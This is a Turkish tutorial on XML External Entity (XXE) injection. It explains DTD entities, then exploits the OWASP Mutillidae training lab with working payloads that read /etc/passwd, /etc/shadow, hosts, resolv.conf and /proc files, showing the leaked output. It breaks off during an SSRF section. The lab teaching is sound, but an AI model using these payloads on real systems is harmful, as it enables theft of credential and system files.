XML dökümanların baş bölümünde DTD (Document Type Definition) adı verilen bir blok yer alır. DTD xml dökümanının gövdesindeki içeriğini (content'ini) doğrulamak (validate etmek) için kullanılır. XML dökümanı düzgün syntax'da bulunmakta mı kontrolünü sağlar. Bu DTD bölümleri içerisinde dahili varlıklar (internal entity'ler) ve harici varlıklar (external entity'ler) şeklinde iki özellik vardır. Bu özellikler ile dosya okuma, sistem kabuğunda komut çalıştırma gibi işlemler yapılması mümkündür. Bu ekli özellikler xml dökümanına esneklik kazandırmak amacıyla yer almaktadır. Fakat kısıtlanmadıkları takdirde bu özelliklerin açık ve kullanılabilir olması siber saldırılara imkan tanımaktadır.

XML dökümanlarına daha yakında bakmak için xml dökümanı genel yapısına bir bakalım:



XML dökümanlarında en başta declaration, sonra gövde bölümü gelir. Bu xml dökümanına aşağıda gösterilen kırmızı blok ile gösterilen <!DOCTYPE bölümü eklenirse bir DTD tanımlaması eklenmiş olur.



DTD (Document Type Definition) daha öncede dendiği gibi xml dökümanının gövdesini tanımlama yapar. Bu tanımlama xml dökümanının gövdesindeki düğümlerin ne şekilde olması gerektiğini (hangi düğümlerin hangi düğümleri içereceğini, hangi düğümlerin hangi özellikleri (attribute'ları) içereceğini, hangi düğümlerin hangi tür veri alacağını v.b.) söyler. Eğer XML

döküman gövdesi DTD'nin sunduğu tanımlara uyarsa döküman geçerliliğinden (validation'dan) geçmiş olur. Yani XML dökümanlarında DTD bölümü xml dökümanının geçerliliğine dair (validation'a dair) kuralları dizer. DTD bölümünde Entity (varlık) adı verilen özelliğe gelecek olursak DTD bölümü içerisinde entity'ler sıklıkla kullanılacak bir veri bloğunu değişkene atma ve yeri geldiğinde çağırma işlemi için kullanılırlar. Kabaca internal ve external olmak üzere ikiye ayrılırlar:

XML dökümanında <!DOCTYPE bloğunda;

```
<!ENTITY entity-ismi "entity-degeri">
```

tanımlaması yer alırsa bir dahili varlık (internal entity) tanımlanmış olur. Örneğin;

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
  <!ENTITY writer "Donald Duck.">
  <!ENTITY copyright "Copyright W3Schools.">
]>
<author>&writer;&copyright;</author>
```

şeklindeki bir xml dökümanının DTD bölümünde dahili varlıklar (internal entity'ler) tanımlanmıştır ve xml dökümanın gövdesinde bu dahili varlıklar (internal entity'ler) çağırılarak kullanılmıştır.

XML dökümanında <!DOCTYPE bloğunda;

```
<!ENTITY entity-name SYSTEM "URI/URL">
```

tanımlaması yer alırsa ise bir harici varlık (external entity) tanımlanmış olur. Örneğin;

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
  <!ENTITY writer SYSTEM "https://www.w3schools.com/entities.dtd">
  <!ENTITY copyright SYSTEM "https://www.w3schools.com/entities.dtd">
]>
<author>&writer;&copyright;</author>
```

şeklinde. Siber saldırılar da bu external entity'ler aracılığıyla uygulanır.

XML parser'lar genel olarak varsayılan kurulumlarında harici varlıkları (external entity'leri) destekler halde gelirler. Üstelik uygulamalarca harici varlıklar (external entity'ler) normal kullanımlarında nadiren gerekli olsa da varsayılanda açık halde gelirler. Harici varlıkların (external entity'lerin) açık olması sebebiyle xml parser'ın dosya sistemindeki dosyalar referans edilebilir ve hassas nitelikteki dosyalar okunabilir, sunucuya /dev/random gibi bir dosya okuması yaptırılarak web sunucu servis dışı bırakılabilir. Ayrıca xml parser'a HTTP üzerinden network kaynakları

referans edilebilir ve sunucunun saldırı vekil sunucusu (attack proxy) olarak kullanılması sağlanabilir. Yani SSRF saldırısı düzenlenebilir.

SSRF örneğinde uygun zararlı girdinin (payload'un) kullanılmasıyla bir saldırgan uygulama sunucusuna etkileşim halinde bulunduğu diğer sistemlere saldırıda bulunmaya neden olabilir. Bu saldırıda bulunmaya sebep olacağı sistemler public (herkese açık) üçüncü taraf sistemler olabilir, uygulama sunucusuyla aynı organizasyondaki dahili sistemler olabilir veya uygulama sunucusunun loopback adaptöründeki kendisinde yer alan servisler olabilir. Network mimarisine göre harici saldırganların erişemediği dahili zafiyetli sistemler bu yolla açığa çıkabilir.

XML External Entity (XXE), diğer adıyla XML External Entity Injection (XXE Injection) bir web uygulama ya da web api'nin XML verisini filtrelemeden aldığı ve back-end'deki XML parser'ın gelen verideki external XML Entity ifadelerinin parse edilmesine izin verir yapılandırma olduğu durumda meydana gelen bir açıklıktır. Bu açıklık yoluyla saldırganlar gönderdikleri xml verileri ile web sunucuda LFI, RCE, SSRF, ve DoS saldırıları düzenleyebilirler.

XXE saldırılarının yapılabilmesi web sunucunun xml girdisi almasına, web sunucudaki xml parser'ın bu girdiyi parse etmesine ve xml parser'da xml external entity desteğinin aktif (enabled) durumda olmasına bağlıdır.

Açıklığın Çözümü

Öncelikle mutillidae web servisin xml external entity injection zafiyetli sayfasına bir göz atalım.

OWASP 2017 -> A1 - Injection (Other) -> XML External Entity Injection -> XML Validator

İlgili sayfa şu şekildedir.

192.168.68.111/mutillidae/index.php?page=xml-validator.php

Güvenli değil | 192.168.68.111/mutillidae/index.php?page=xml-validator.php

İslam Oyun Tubitak Online Filmler Siber Güvenlik Bulut Notlar Stackoverflow Sorul... Singer Servis TC Siber Güvenlik K... Cambly Ubisoft Xbox Series...

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.10.8 Security Level: 0 (Hosed) Hints: Enabled Not Logged In

Home | Login/Register | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data

XML Validator

[Back](#) [Help Me!](#)

Hints and Videos

Please Enter XML to Validate


Example: <somexml><message>Hello World</message></somexml>

XML


Validate XML

Browser: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
PHP Version: 7.2.24-0ubuntu0.18.04.13

Bu sayfada girdi olarak girilen XML verisi web sunucu tarafta parse edilmekte ve girdinin içerisindeki string geri yansıtılmaktadır.



XML Girdi Veriliyor




XML Yanıt Alınıyor

Böyle bir xml girdi ve parse edilmiş verinin geri yansıtılması mekanizmasına sahip web servise Xml External Entity Injection (XXE) saldırısı düzenlenebilir. Öncelikle web servis XXE açıklığına sahip mi kontrol için şu açıklık tespit payload'u kullanılabilir:

Açıklık Var mı Tespit Payload'u:

```
<!DOCTYPE foo [ <!ENTITY test "Merhaba" > ]>
<xmlEtiketi><mesaj>&test;</mesaj></xmlEtiketi>
```

Bu payload sorunsuz çalışırsa ekrana Merhaba string'i basılacaktır.



Görüldüğü gibi payload sorunsuz çalışmıştır. Yani enjekte ettiğimiz DTD ile dahili varlık (internal entity) sorunsuzca çalışmıştır. Dolayısıyla XXE açıklığı vardır. Şimdi XXE açıklığını kullanarak linux web sunucudaki hassas dosyaları okuyalım.

a) /etc/passwd Dosyasını Okuma

Girdiye şu external entity ekli payload verilerek açıklık istismar edilebilir.

Payload:

```
<!DOCTYPE foo [ <!ENTITY test SYSTEM "file:///etc/passwd" > ]>
<xmlEtiketi><mesaj>&test;</mesaj></xmlEtiketi>
```


192.168.68.111/mutillidae/index.php?page=xml-validator.php

Güvenli değil | 192.168.68.111/mutillidae/index.php?page=xml-validator.php

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.10.8 Security Level: 0 (Hosed) Hints: Enabled Not Logged In

Home | Login/Register | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data

XML Validator

Back Help Me!

Hints and Videos

Please Enter XML to Validate

Example: <somexml><message>Hello World</message></somexml>

XML

```
<!DOCTYPE foo [ <!ENTITY test SYSTEM "file:///etc/passwd" > ]>
<xmlEtiketi><mesaj>&test;</mesaj></xmlEtiketi>
```

Validate XML

XML Submitted

```
<!DOCTYPE foo [ <!ENTITY test SYSTEM "file:///etc/passwd" > ]> <xmlEtiketi><mesaj>&test;</mesaj></xmlEtiketi>
```

Text Content Parsed From XML

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network
Management,/,/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,/,/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin uidd:x:105:111:./run/uidd:/usr/sbin/nologin avahi-autoipd:x:106:112:Avahi autoip
daemon,/,/var/lib/avahi-autoipd:/usr/sbin/nologin usbmux:x:107:46:usbmux daemon,/,/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,/,/var/lib/misc:/usr/sbin/nologin rtkit:x:109:114:RealtimeKit,/,/proc:/usr/sbin/nologin cups-pk-
helper:x:110:116:user for cups-pk-helper service,/,/home/cups-pk-helper:/usr/sbin/nologin speech-dispatcher:x:111:29:Speech
Dispatcher,/,/var/run/speech-dispatcher:/bin/false whoopsie:x:112:117:./nonexistent:/bin/false kernoops:x:113:65534:Kernel Oops Tracking
Daemon,/,/usr/sbin/nologin saned:x:114:119:./var/lib/saned:/usr/sbin/nologin avahi:x:115:120:Avahi mDNS daemon,/,/var/run/avahi-
daemon:/usr/sbin/nologin colord:x:116:121:colord colour management daemon,/,/var/lib/colord:/usr/sbin/nologin hplip:x:117:7:HPLIP system
user,/,/var/run/hplip:/bin/false geoclue:x:118:122:./var/lib/geoclue:/usr/sbin/nologin pulse:x:119:123:PulseAudio
daemon,/,/var/run/pulse:/usr/sbin/nologin gnome-initial-setup:x:120:65534:./run/gnome-initial-setup:/bin/false gdm:x:121:125:Gnome
Display Manager:/var/lib/gdm3:/bin/false pentest:x:1000:1000:pentest,/,/home/pentest:/bin/bash
vboxadd:x:999:1:./var/run/vboxadd:/bin/false mysql:x:122:127:MySQL Server,/,/nonexistent:/bin/false
```

Browser: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
PHP Version: 7.2.24-Ubuntu0.18.04.13

b) /etc/shadow Dosyasını Okuma

Girdiye şu external entity ekli payload verilerek açıklık istismar edilebilir.

Payload:


```
<!DOCTYPE foo [ <!ENTITY test SYSTEM "file:///etc/shadow" > ]>
<xmlEtiketi><mesaj>&test;</mesaj></xmlEtiketi>
```

Not:

Payload'un düzgün çalışması için /etc/shadow dosyasının güvensiz yapılandırılmış olması gerekir. Bunun için Mutillidae - Ubuntu 18.04 LTS sanal makinasında /etc/shadow dosyası 777 iznine sahip kılınmalıdır:

Mutillidae - Ubuntu 18.04 LTS VM:

```
> sudo su // Parola girilir.
> chmod 777 /etc/shadow // shadow dosyası güvensiz yapılandırılır.
```




c) Hosts Dosyasını Okuma

Hosts dosyası sistemde tanımlı host'ların adlarını verir. Girdiyi şu external entity ekli payload verilerek açıklık istismar edilebilir.

Payload:

```
<!DOCTYPE foo [ <!ENTITY test SYSTEM "file:///etc/hosts" > ]>
<xmlEtiketi<mesaj>&test;</mesaj></xmlEtiketi>
```




d) Resolv.conf Dosyasını Okuma

Resolv.conf sistemde kullanılan yerel DNS adresleri verir. Girdiye şu external entity ekli payload verilerek açıklık istismar edilebilir.

Payload:

```
<!DOCTYPE foo [ <!ENTITY test SYSTEM "file:///etc/resolv.conf" > ]>
<xmlEtiketi><mesaj>&test;</mesaj></xmlEtiketi>
```




e) Dev Dosyasını Okuma

Dev dosyası ile sistemde tanımlı network cihazlarının bilgisini verir. Girdiye şu external entity ekli payload verilerek açıklık istismar edilebilir.

Payload:

```
<!DOCTYPE foo [ <!ENTITY test SYSTEM "file:///proc/self/net/dev" > ]>
<xmlEtiketi><mesaj>&test;</mesaj></xmlEtiketi>
```




f) Sistem Versiyonunu Öğrenme

Sistem versiyonunu öğrenmek için 3 dosyadan yararlanılabilir. Girdiye şu external entity ekli payload verilerek açıklık istismar edilebilir.


Payload 1:

```
<!DOCTYPE foo [ <!ENTITY test SYSTEM "file:///proc/version" > ]>
<xmlEtiketisi><mesaj>&test;</mesaj></xmlEtiketisi>
```




Payload 2:

```
<!DOCTYPE foo [ <!ENTITY test SYSTEM "file:///etc/lsb-release" > ]>
<xmlEtiketisi><mesaj>&test;</mesaj></xmlEtiketisi>
```



Payload 3:

```
<!DOCTYPE foo [ <!ENTITY test SYSTEM "file:///etc/issue" > ]>
<xmlEtiketi><mesaj>&test;</mesaj></xmlEtiketi>
```



g) SSRF Saldırısı Düzenleme

Hedef açıklıklı web sunucuyu proxy gibi kullanıp bu açıklıklı web sunucu üzerinden başka bir açıklıklı web sunucunun hassas dosyasını okuyabiliriz ve bu okumayı doğrudan biz yapmak yerine aracı olarak kullandığımız açıklıklı web sunucuya yaptırarak kendimizi saklayabiliriz. Bu işlem için girdiye örneğin şu external entity ekli payload verilerek açıklık istismar edilebilir.


Payload:

```
<!DOCTYPE foo [ <!ENTITY test SYSTEM
